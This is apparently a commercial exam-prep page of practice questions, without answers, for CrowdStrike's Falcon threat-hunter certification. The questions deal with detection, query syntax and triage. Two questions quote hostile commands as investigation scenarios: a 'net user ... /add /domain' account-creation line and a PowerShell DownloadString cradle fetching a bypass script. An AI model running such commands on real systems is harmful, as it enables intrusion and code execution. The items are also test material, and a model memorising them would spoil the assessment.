Spring Sale Special - Limited Time 70% Discount Offer - Ends in 0d 00h 00m 00s - Coupon code: mxmas70

Home > CrowdStrike > CCFH > CCFH-202b

CCFH-202b CrowdStrike Certified Falcon Hunter Question and Answers

Question # 4

You get a detection for a malicious PowerShell script with the process flow below:

Unknown Process - > chrome.exe - > wscript.exe - > powershell.exe Which process should you investigate further to identify the source of the script?

A.

chrome.exe

B.

wscript.exe

C.

Unknown Process

D.

powershell.exe

Full Access
Question # 5

You suspect that a user is abusing their admin privileges and you want to see the recent commands they have been utilizing. Which Investigate search will identify this?

A.

Host Search

B.

Process timeline

C.

User Search

D.

Process Context

Full Access
Question # 6

You've experienced a ransomware infection that has spread throughout the enterprise. What is the first step you would take to determine the source of infection?

A.

Perform a PowerShell hunt to look for suspicious PowerShell commands

B.

Use Advanced Event Search to timeline encryption activity and determine the system with the first encryption event

C.

Utilize Exposure Management to identify systems with critical vulnerabilities that could be exploited

D.

Perform reverse engineering on the malware sample to see if you can find the infection vector

Full Access
Question # 7


Refer to the image.

What aggregate function in the CrowdStrike Query Language (CQL) was used to provide the filtered results?

A.

eval

B.

groupBy

C.

table

D.

stats

Full Access
Question # 8

An independent investigation team based in Europe asks for the Event Search data to be formatted to Central European Summer Time (CEST). Which parameter within the formatTime() function is required to convert the Unix timestamps?

A.

unit

B.

locale

C.

format

D.

timezone

Full Access
Question # 9

You see a large number of command-line processes calling back to an unusual domain that you are reviewing with the Bulk Domain Investigate dashboard. What should your next steps be?

A.

Place a block rule within your gateway firewall while you perform an investigation of the domain to verify reputation

B.

Review the domain reputation along with the network connection history to identify potentially malicious activity

C.

Utilize the Hosts Investigate dashboard to see what other machines have been communicating with that domain

Full Access
Question # 10

A compromised host shows evidence that the net user hacker password!23 /add /domain command was executed. Which MITRE ATT & CK technique does this align with?

A.

Account Manipulation

B.

Acquire Access

C.

Valid Accounts

D.

Create Account

Full Access
Question # 11

Which action helps identify an enterprise-wide file infection?

A.

Monitor the Falcon Console for alerts on suspicious process activity

B.

Analyze the Investigate Host dashboard to identify endpoints with high-risk file activity

C.

Utilize CrowdStrike Query Language (CQL) to search for files with the same hashes that have been renamed

D.

Utilize the IP addresses Investigate dashboard to find the hosts' processes that are connecting to an unusual IP

Full Access
Question # 12

Which field in a DNS Request event points to the responsible process?

A.

ContextProcessld_readable

B.

TargetProcessld_decimal

C.

ContextProcessld_decimal

D.

ParentProcessId_decimal

Full Access
Question # 13

While performing triage on a detection, you notice an event with the name SyntheticProcessRollup2. What conclusion can be made about this event?

A.

The event was generated as a result of a critical detection

B.

The event was generated for a process which is not built-in to the host's Operating System

C.

The event was generated to provide context on process injection techniques being used on the host

D.

The event was generated for a process which started before the sensor did

Full Access
Question # 14

Which Investigate tool will show you which users have logged in to a particular server?

A.

Search by agent ID

B.

Host search

C.

User Search

D.

Bulk domains

Full Access
Question # 15

You want to hunt for the least-used Windows services that are starting from non-standard locations. Which query below will provide this information?

A.

#event_simpleName=ServiceStarted ImageFileName!=/(\\servicing\\|\\SysWOW64\\)/i | groupBy([ServiceDisplayName], function=[collect([ImageFileName] ), count(as=count)], l imit=20000) | sort(field=count, limit=20000, order=asc)

B.

#event_simpleName=ServiceStarted ImageFileName!=/(\\servicing\\|\\Services\\)/i | groupBy([ServiceDisplayName], function=[collect([ImageFileName] ), count(as=count)], limit=20000) | sort(field=count, limit=20000, order=asc)

C.

#event_simpleName=ServiceStarted ImageFileName!=/(\\servicing\\|\\System32\\)/i | groupBy([ServiceDisplayName], function=[collect([ImageFileName] ), count(as=count)], limit=20000) | sort(field=count, limit=20000, order=asc)

D.

#event_simpleName=ServiceStarted ImageFileName=/(\\System32\\)/i | groupBy([ServiceDisplayName], function=[collect([ImageFileName] ), count(as=count)], limit=20000) | sort(field=count, limit=20000, order=asc)

Full Access
Question # 16

While performing a threat hunt in your environment, you decide to identify rare occurrences of user agent strings over the past 30 days. Which query will highlight those results using CQL?

A.

groupBy(UserAgentString, function=collect([ComputerName, UserName, LocalAddressIP4])) | min(field=UserAgentString, limit=10)

B.

selectFromMin(field=UserAgentString, include=[ComputerName, UserName, LocalAddressIP4])

C.

groupBy(UserAgentString, function=[collect([ComputerName, UserName, LocalAddressIP4]), count()] ) | sort(_count, order=asc, limit=10)

D.

tail(field=UserAgentString, limit=10, include=[ComputerName, UserName, LocalAddressIP4])

Full Access
Question # 17

You've written a complex query within Advanced Event Search that is returning millions of events, making it difficult to threat hunt for particular file metadata. Which option would decrease query time and remove values that are not of interest?

A.

Aggregating the results to group by a specific value

B.

Adding a value as column within the ingested field

C.

Filtering the results to remove irrelevant events

D.

Sorting the results by timestamp in descending order

Full Access
Question # 18

While performing a hunt for unusual PowerShell commands, you discover the following command being run on a single host:

powershell.exe "(New-Object Net.webclient).Downloadstring('https://raw.githubusercontent.com/.../invoke-AppPathBypass.ps1')"

The process tree for this command looks like this:

winlogon.exe > userinit.exe > explorer.exe > powershell_ise.exe > powershell.exe All of the commands are run during normal working hours under the account of a user from the IT department. What should be your next steps in the investigation?


A.

Start an RTR (Real Time Response) session on the host. Check the user's Downloads folder for the file AppPathBypass.ps1 and analyze the file for malicious content.

B.

Mark the detection as True Positive. Trigger an automated remediation to remove all malicious files and methods of persistence.

C.

Mark the detection as a False Positive because nothing happened on the host.

D.

Perform a +/- 10-minute search for events around this process execution to get more context. Contact the user to confirm whether or not this was testing-related activity.

Full Access